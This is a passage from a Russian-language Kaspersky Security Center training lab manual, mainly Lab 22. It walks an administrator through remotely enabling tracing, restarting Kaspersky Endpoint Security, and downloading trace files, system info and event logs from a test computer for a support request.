


33. Отключите опцию: **Open task details when creation is complete**
34. Нажмите **Finish**



35. Перейдите по ссылке ***Deliver reports***

36. Перейдите на вкладку **Schedule**
37. Установите интервал рассылки **Weekly**
38. Выберите день **Monday** и время **9:00** и нажмите **Save**



Заключение

Вы удалили отчеты, которые не используете, и теперь сможете быстрее находить нужные отчеты.

Лабораторная работа 22.

Как собрать диагностическую информацию

Сценарий. На одном из компьютеров не запускаются компоненты Kaspersky Endpoint Security, и вы не смогли разобраться, в чем проблема, и решить ее. Соберите журналы трассировки Kaspersky Endpoint Security, чтобы обратиться в техническую поддержку. Сделайте это удаленно из Консоли администрирования.


Содержание. В этой лабораторной работе удаленно соберите с компьютера журналы трассировки.

Найдите компьютер **Alex-Desktop** в консоли и запустите через контекстное меню утилиту удаленной диагностики. В окне утилиты включите журналы трассировки для Kaspersky Endpoint Security, перезагрузите Kaspersky Endpoint Security и загрузите журналы. Дополнительно загрузите информацию о компьютере и журналы Windows: Kaspersky Event Log и System.


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Задание выполняется на компьютере **KSC**.


1. Войдите в систему под учетной записью **abc\Administrator** с паролем **Ka5per5Ky**
2. Запустите MMC-консоль администрирования
3. Перейдите в узел **Managed Devices**
4. Найдите компьютер **Alex-Desktop**: запустите утилиту поиска из контекстного меню узла **Managed Devices**




5. Введите имя компьютера ***Alex-Desktop*** и нажмите **Find Now**




6. Убедитесь, что компьютер **Alex-Desktop** появился в результатах поиска
7. Запустите утилиту удаленной диагностики: вызовите контекстное меню компьютера и выберите **Custom tools | Remote diagnostics**




8. Проверьте, что в поле **Device** написано имя компьютера **Alex-Desktop**
9. Подключите утилиту к компьютеру: нажмите **Sign in**




10. Включите трассировку: выберите в списке **Kaspersky Endpoint Security for Windows**
11. Нажмите ссылку *Enable tracing*




12. Оставьте **Tracing Level** *500*
13. Выберите параметр **Rotation-based tracing**
14. Установите параметр **Files count** равный **2**
15. Выберите **Maximum file size** - **20** МБ
16. Нажмите **OK**




17. Перезагрузите Kaspersky Endpoint Security: нажмите ссылку ***Restart application***
18. Подождите, пока Kaspersky Endpoint Security перезагрузится и внизу окна появится сообщение *Operation completed successfully*
19. Выключите трассировку: нажмите ссылку *Disable tracing*




20. Разверните папку **Trace files** в узле **Kaspersky Endpoint Security 13 for Windows**
21. Выберите первый в списке файл и нажмите ссылку *Download entire file*
22. Точно так же загрузите остальные файлы из папки **Trace files**




23. Загрузите информацию о компьютере: перейдите в узел **System Info**
24. Нажмите ссылку *Download System Info*
25. Подобным образом сохраните журналы **Kaspersky Event Log** и **System** из папки **Event Log**
26. Нажмите ссылку *Download folder* в левом нижнем углу



27. Проверьте, что в папке находятся все необходимые журналы



28. Закройте утилиту диагностики
29. Не удаляйте папку с журналами: нажмите **No**



Заключение

Вы загрузили с компьютера журналы трассировки Kaspersky Endpoint Security и информацию о системе. Добавьте эти журналы, когда будете создавать запрос в техническую поддержку.

Используйте утилиту диагностики, если нужно получить журналы Агента администрирования или модуля обновления, чтобы загрузить журналы установки, а также чтобы включать и выключать трассировку Сервера администрирования.

v.1.4